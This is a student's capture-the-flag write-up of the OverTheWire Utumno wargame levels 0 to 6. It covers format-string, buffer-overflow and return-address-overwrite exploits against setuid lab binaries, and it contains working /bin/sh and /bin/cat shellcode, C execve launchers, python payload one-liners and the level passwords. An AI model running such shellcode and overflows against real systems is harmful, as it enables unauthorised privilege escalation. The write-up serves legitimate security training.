[!NOTE] This write-up was written for the personal learning plan of the minor Software Reversing and Exploitation (ITD-MINOR24-K94).
Introduction
OverTheWire is a collection of Linux shell wargames which are available over SSH. There is also a small community with a Discord and IRC channel. In Lord of the Rings lore, Utumno is the fortress of the Elder King Melko in Middle-earth.
The goal in each level is to pwn the binary by gaining the owner user rights with privilege escalation. Compared to the earlier wargames like Leviathan, the Utumno levels require more static analysis and debugging of the stack with tools like gdb.
Privilege escalation

When looking at the file permissions of the Utumno binaries it’s important to note they are -r-sr-x--- (except utumno0) and the owner user has the s setuid bit set. This means the file will be run with the owner’s privileges. While for the group users they can only x execute the file without the setuid bit set.
If a group user manages to spawn a shell with /bin/sh (which is normally symlinked to /usr/bin/dash) then it will have successfully escalated to the privileges of the owner user.
Another important note is the distinction between the real User ID and effective UID and that some programs can change the privileges back to the real UID which would remove the elevated access.
This is prevented by calling setreuid(geteuid(), geteuid()) first which sets both the real UID and effective UID to the effective UID in order to keep the owner or root privileges.
Shellcode and egg hunting
I would say the most important lesson from Utumno is understanding the assembly instructions in shellcode and how to jump to shellcode after gaining control over the EIP instruction pointer.
Since there is not always enough space to place shellcode, the idea is to find and jump to a bigger shellcode (egg) elsewhere in memory, which is known as egg hunting.
Placing a nop sled before shellcode is commonly done to more easily find and jump to a memory address in front of our payload shellcode.
I’ve mainly been using the following setreuid(geteuid(),geteuid()),execve("/bin/sh",0,0) 34 bytes shellcode from blue9057 which is very small and seemed to work fine for me.
int main()
{
    // setreuid(geteuid(), geteuid());
    // execve("/bin/sh", 0, 0);
    __asm__(""
        "push $0x31;"
        "pop %eax;"
        "cltd;"
        "int $0x80;" // geteuid();
        "mov %eax, %ebx;"
        "mov %eax, %ecx;"
        "push $0x46;" // setreuid(geteuid(), geteuid());
        "pop %eax;"
        "int $0x80;"
        "mov $0xb, %al;"
        "push %edx;"
        "push $0x68732f6e;" // n/sh
        "push $0x69622f2f;" // //bi
        "mov %esp, %ebx;"
        "mov %edx, %ecx;"
        "int $0x80;" // execve("/bin/sh", 0, 0);
        "");
}
// \x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80
Level 0
I first connected to ssh utumno0@utumno.labs.overthewire.org -p 2227 with the utumno0 password and checked the binary with ls -la and file.
We can only execute the file and we do not have read permissions for analysis and debugging with tools like gdb. When passing arguments the output did not seem to change.

So the only thing the binary does is it prints a funny message and we are indeed reading the message.
Looking further, according to ltrace and strace there did not seem to be any library calls but there was a system call to write(). The binary could be dynamically linked but it was not possible to verify it with ldd since it’s read protected.

We could still try anyway to make our own library and override and hook the printf or puts function by setting the LD_PRELOAD environment variable when calling /utumno0.



The program is indeed using puts() to print the message which means we can now use formatstring attacks on the binary.
This format string attack would use %08x to print the memory contents of addresses from the stack, and the password should be at least defined somewhere in memory in the stack.

We do get some values, the ones not starting with 0xf are more interesting since those are not in the kernel address space (0x0804907d, 0x0804917d, 0x0804a01d, 0x0804a008).

Printing the values stored at the memory addresses surely enough prints our first password.

Level 1
- connect:
ssh utumno1@utumno.labs.overthewire.org -p 2227 - password:
ytvWa6DzmL
From now on we can perform static analysis and debug it with gdb, since we have read permissions for the binaries. I downloaded the binary with scp -P 2227 utumno1@utumno.labs.overthewire.org:/utumno/utumno1 utumno1 and loaded it in Binary Ninja.
gdb /utumno/utumno1
(gdb) set disassembly-flavor intel
(gdb) disas main


- main: This expects a directory path as an argument and looks for files that start with

sh_. If so, then it calls therunfunction with the rest of the filename. - run: This copies the filename argument into executable memory and then executes it by returning its address.
It has a stack canary since it checks if
eax_1is still the same after performing thestrncpy()call. This should not be a problem though since we don’t actually need to overflow the buffer.


We do need to modify our shellcode since it contains forward slashes (in /bin/sh) which is an illegal character in filenames. A workaround is to push the manually XOR’ed values and then XOR it in the shellcode.
shellcode.cint main() { // setreuid(geteuid(), geteuid()); // execve("/bin/sh", 0,0); __asm__("" "push $0x31;" "pop %eax;" "cltd;" "int $0x80;" // geteuid(); "mov %eax, %ebx;" "mov %eax, %ecx;" "push $0x46;" // setreuid(geteuid(), geteuid()); "pop %eax;" "int $0x80;" "mov $0xb, %al;" "push %edx;" "mov $0x978cd091, %edx;" // n/sh XOR = 0x68732f2f ^ 0xffffffff = 0x978cd091 "xor $0xffffffff, %edx;" "push %edx;" "mov $0x969dd0d0, %edx;" // //bi XOR = 0x69622f2f ^ 0xffffffff = 0x969dd0d0 "xor $0xffffffff, %edx;" "push %edx;" "xor %edx, %edx;" // clear edx for execve envp to be zero "mov %esp, %ebx;" "mov %edx, %ecx;" "int $0x80;" // execve("/bin/sh", 0, 0); ""); } // \x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80Afterwards we compile the assembly instructions and extract the raw shellcode from the machine code. It also needs to be converted to bytecode in order to be a valid filename.
gcc -m32 shellcode.c -o shellcode.o
xxd -p shellcode.o | tr -d '\n' | grep -o '6a31.*d1cd80' # 6a315899cd8089c389c16a4658cd80b00b52ba91d08c9783f2ff52bad0d09d9683f2ff5231d289e389d1cd80
touch sh_$(python3 -c "import sys; sys.stdout.buffer.write(bytes.fromhex('6a315899cd8089c389c16a4658cd80b00b52ba91d08c9783f2ff52bad0d09d9683f2ff5231d289e389d1cd80'))")
# this is converted to `sh_b'j1X\x99\xcd\x80\x89\xc3\x89\xc1jFX\xcd\x80\xb0\x0bR\xba\x91\xd0\x8c\x97\x83\xf2\xffR\xba\xd0\xd0\x9d\x96\x83\xf2\xffR1\xd2\x89\xe3\x89\xd1\xcd\x80'`
/utumno/utumno1 /tmp/ketho1
id
cat /etc/utumno_pass/utumno2
Our shellcode gets executed and we can grab the flag which is located in the
/etc/utumno_passdirectory with all other flags.
Level 2
- connect:
ssh utumno2@utumno.labs.overthewire.org -p 2227 - password:
RdUzprHKSm
This binary seems to check if there are zero arguments to the main function, or if there is 1 argument and that argument is an empty string, then it will pass the check. Otherwise it prints “Aw..”.


So just executing ./utumno2 would never pass the check since arg1 will be 1 and arg2 would be "./utumno2".
This can be worked around by calling execve() and passing { NULL } or { "", NULL } as argv.
After the check is passed, the 11th index of arg2 is copied to foo with strcpy() which overflows the buffer (and still needs to be null-terminated).
blaat.c```c #include
int main() { char *argv[] = { NULL }; char *envp[] = { “”, “”, “”, “”, “”, “”, “”, “”, “AAAABBBBCCCCDDDDEEEE”, NULL }; execve(“/utumno/utumno2”, argv, envp); return 0; }
```sh
gcc blaat -o blaat.c && ./blaat
The code will segfault and when debugged with strace it shows we successfully overflowed the EIP register with EEEE.

Now we can place our shellcode in one of the other unused values.
#include <unistd.h>

int main()
{
    char *argv[] = { NULL };
    char *envp[] = {
        "", "", "", "", "", "", "",
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80",
        "AAAABBBBCCCCDDDDEEEE",
        NULL
    };
    execve("/utumno/utumno2", argv, envp);
    return 0;
}
Run the code in gdb and once it segfaults we can inspect the stack with x/150x $esp. Here 0xffffdfa0 is in the nop sled.

Now when EIP is overwritten with this address it should jump to our shellcode.
#include <unistd.h>

int main()
{
    char *argv[] = { NULL };
    char *envp[] = {
        "", "", "", "", "", "", "",
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80",
        "AAAABBBBCCCCDDDD\xa0\xdf\xff\xff",
        NULL
    };
    execve("/utumno/utumno2", argv, envp);
    return 0;
}

id
cat /etc/utumno_pass/utumno3
Level 3
- connect:
ssh utumno3@utumno.labs.overthewire.org -p 2227 - password:
h3kVKJZuid
Analysis

Judging from the two getchar() calls it seems to be reading two chars in a loop; the first char is where to write the value, and the second char is what to write.

First we want to find the return address, which should be stored at $ebp+4 when setting the breakpoint at main.
gdb /utumno/utumno3
(gdb) break main
(gdb) run
(gdb) x/8x $ebp
0xffffd3a8:     0x00000000      0xf7da1cb9      0x00000001      0xffffd464
0xffffd3b8:     0xffffd46c      0xffffd3d0      0xf7fade34      0x0804907d
So if we want to overwrite the last byte at 0xf7da1cb9 we can calculate it with 0xffffd3a8 + 4 = 0xffffd3ac and similar for the next 3 bytes.
(gdb) x/bx 0xffffd3ac
0xffffd3ac:     0xb9
(gdb) x/bx 0xffffd3ad
0xffffd3ad:     0x1c
(gdb) x/bx 0xffffd3ae
0xffffd3ae:     0xda
(gdb) x/bx 0xffffd3af
0xffffd3af:     0xf7
The passed value will be stored at the memory location of [ebp+eax*1-0x20] so in order to calculate eax we need to add 20 to the address offset and then subtract the base pointer.

For example 0xffffd3ac (target) + 0x20 = 0xffffd3cc and 0xffffd3cc - 0xffffd3a8 (ebp) = 24.
We can test this by breakpointing the next instruction and checking if the return address has been partially overwritten with 0x41 here.
(gdb) break *main+97
(gdb) run <<< $(python3 -c "import sys; sys.stdout.buffer.write(b'\x24\x41')")
(gdb) x/bx 0xffffd3ac

What makes it more complicated is that the s1[idx] ^= idx.b * 3 instruction applies an XOR bit op (idx * 3). For the first iteration it would be 0 so that does not matter, but the next iterations would apply an XOR of 3, 6 and 9.
idx  ebp         target      offset  eax    XOR  result
0    0xffffd3a8  0xffffd3ac  0x20    0x24   0    = 0x24
1    0xffffd3a8  0xffffd3ad  0x20    0x25   3    = 0x26
2    0xffffd3a8  0xffffd3ae  0x20    0x26   6    = 0x20
3    0xffffd3a8  0xffffd3af  0x20    0x27   9    = 0x2e
If the payload is correct, then ABCD should have overwritten the full return address once the program crashes.
(gdb) run <<< $(python3 -c "import sys; sys.stdout.buffer.write(b'\x24\x41\x26\x42\x20\x43\x2e\x44')")

/bin/sh shellcode
I set the usual shellcode in an environment variable and then found it in memory with gdb.
export EGG=$(python3 -c "import sys; sys.stdout.buffer.write(b'\x90' * 30 + b'\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80')")
Note: I used 0xffffddf0 here to jump to instead of e.g. 0xffffde00 since \x00 should be avoided in payloads as it would be skipped (or I could just add 4 and use 0xffffde04).
x/900x $esp
...
0xffffddf0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffde00:     0x90909090      0x90909090      0x90909090      0x9958316a
0xffffde10:     0xc38980cd      0x466ac189      0xb080cd58      0x6e68520b

The payload which we previously tested with ABCD should now have incorporated 0xffffddf0 into \x24\xf0\x26\xdd\x20\xff\x2e\xff.
It does appear to execute /usr/bin/dash but fails to actually open the shell, and while outside of gdb it segfaults.
(gdb) run <<< $(python3 -c "import sys; sys.stdout.buffer.write(b'\x24\xf0\x26\xdd\x20\xff\x2e\xff')")
python3 -c "import sys; sys.stdout.buffer.write(b'\x24\xf0\x26\xdd\x20\xff\x2e\xff')" | /utumno/utumno3
/bin/cat shellcode
I started looking and modified another shellcode that calls /bin/cat with /tmp/ket as the argument.
CyberChef and defuse.ca were convenient for editing the shellcode.
0:  31 c0                   xor    eax,eax
2:  99                      cdq
3:  b0 0b                   mov    al,0xb
5:  52                      push   edx
6:  68 2f 63 61 74          push   0x7461632f # tac/
b:  68 2f 62 69 6e          push   0x6e69622f # nib/
10: 89 e3                   mov    ebx,esp
12: 52                      push   edx
13: 68 2f 6b 65 74          push   0x74656b2f # tek/
18: 68 2f 74 6d 70          push   0x706d742f # pmt/
1d: 89 e1                   mov    ecx,esp
1f: 52                      push   edx
20: 89 e2                   mov    edx,esp
22: 51                      push   ecx
23: 53                      push   ebx
24: 89 e1                   mov    ecx,esp
26: cd 80                   int    0x80
# \x31\xc0\x99\xb0\x0b\x52\x68\x2f\x63\x61\x74\x68\x2f\x62\x69\x6e\x89\xe3\x52\x68\x2f\x6b\x65\x74\x68\x2f\x74\x6d\x70\x89\xe1\x52\x89\xe2\x51\x53\x89\xe1\xcd\x80
I set the new egg environment var and it appeared to be still stored in the same place in memory (0xffffddf0).
export EGG=$(python3 -c "import sys; sys.stdout.buffer.write(b'\x90' * 30 + b'\x31\xc0\x99\xb0\x0b\x52\x68\x2f\x63\x61\x74\x68\x2f\x62\x69\x6e\x89\xe3\x52\x68\x2f\x6b\x65\x74\x68\x2f\x74\x6d\x70\x89\xe1\x52\x89\xe2\x51\x53\x89\xe1\xcd\x80')")
By creating a symlink to the flag we should still be able to print it this way.
ln -s /etc/utumno_pass/utumno4 /tmp/ket
When testing it in gdb it was executing /usr/bin/cat but sadly the permissions were denied, probably because of gdb.
(gdb) run <<< $(python3 -c "import sys; sys.stdout.buffer.write(b'\x24\xf0\x26\xdd\x20\xff\x2e\xff')")

While outside gdb, the shellcode happily printed the flag.
python3 -c "import sys; sys.stdout.buffer.write(b'\x24\xf0\x26\xdd\x20\xff\x2e\xff')" | /utumno/utumno3

Level 4
- connect:
ssh utumno4@utumno.labs.overthewire.org -p 2227 - password:
qHWLExh7C5
The binary segfaults when there are no arguments passed and it seems to do nothing once I pass any argument.

Looking further into it, in the first loop it allocates a stack buffer of 0xf000 (61440) bytes.
Although I’m not sure whether Binary Ninja properly decompiled the binary, looking at the weird ebp variables, the question mark and the empty atoi and memcpy calls.


It seems to read two arguments, a size and a data string. If the size is bigger than 0x3f (63) it properly exits the program. Otherwise it copies the bytes into the stack buffer with memcpy.

The check against ax looks noteworthy since it only compares the lower half of eax. Which means we can still pass values bigger than 63 to pass the check, like 0x10000 (65536).
0x080491bb <+53>:    mov    WORD PTR [ebp-0x6],ax
0x080491bf <+57>:    cmp    WORD PTR [ebp-0x6],0x3f
Sending that as the first arg and the same amount of A’s overflowed the return address at least.
(gdb) run 65536 $(python3 -c "import sys; sys.stdout.buffer.write(b'A' * 65536)")

After looking for the proper offset a bit it seemed to be at 65286 bytes.
(gdb) run 65536 $(python3 -c "import sys; sys.stdout.buffer.write(b'A' * 65286 + b'ABCD')")

Our shellcode is 34 bytes and we should be able to fit it into our padding along with a 66 bytes nop sled (which is a nice round 100 bytes). Note: At around 17200 bytes was the user-space access boundary.
(gdb) run 65536 $(python3 -c "import sys; sys.stdout.buffer.write(b'A' * 65186 + b'\x90' * 66 + b'\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80' + b'ABCD')")
(gdb) x/17200x $esp
0xffffd5b0:     0x90909090      0x6a909090      0xcd995831      0x89c38980
0xffffd5c0:     0x58466ac1      0x0bb080cd      0x2f6e6852      0x2f686873
Now we can change the return address to point to 0xffffd5b0 in the nop sled.
(gdb) run 65536 $(python3 -c "import sys; sys.stdout.buffer.write(b'A' * 65186 + b'\x90' * 66 + b'\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80' + b'\xb0\xd5\xff\xff')")
The shellcode got executed but the effective UID is still utumno4 probably due to gdb.

Outside of gdb the shellcode should work and give us elevated access.
/utumno/utumno4 65536 $(python3 -c "import sys; sys.stdout.buffer.write(b'A' * 65186 + b'\x90' * 66 + b'\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80' + b'\xb0\xd5\xff\xff')")
id
cat /etc/utumno_pass/utumno5

Level 5
- connect:
ssh utumno5@utumno.labs.overthewire.org -p 2227 - password:
vY134qxapL

This binary looks similar to level 2, where it checks if no args are passed.
If so, then it prints a Here we go - %s\n message with the value from the overflowed envp buffer and passes it to the hihi() function.



The hihi function checks if the argument is 19 bytes (0x13) or less, then it will use strcpy() to copy to the buffer. Otherwise it uses strncpy() to copy at most 20 bytes (0x14); which both seem to be vulnerable to buffer overflows.
If I take the same code from level 2, it passes the check and also prints it in the message.
#include <unistd.h>

int main()
{
    char *argv[] = { NULL };
    char *envp[] = {
        "", "", "", "", "", "", "", "",
        "AAAABBBBCCCCDDDDEEEE", NULL
    };
    execve("/utumno/utumno5", argv, envp);
    return 0;
}

When checking with strace it seems the return address here too is overwritten with EEEE.


I actually tried reusing the shellcode and the same nop sled address from level 2 which worked completely fine.
blaat.c```c #include
int main() { char *argv[] = { NULL }; char *envp[] = { “”, “”, “”, “”, “”, “”, “”, “\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80”, “AAAABBBBCCCCDDDD\xa0\xdf\xff\xff”, NULL }; execve(“/utumno/utumno5”, argv, envp); return 0; }
```sh
gcc -o blaat blaat.c && ./blaat
id
cat /etc/utumno_pass/utumno6
Level 6
- connect:
ssh utumno6@utumno.labs.overthewire.org -p 2227 - password:
aGlKWrixsh
The binary requires at least 2 or more arguments, otherwise it exits early. It also reserves 32 bytes (0x20) of heap memory.
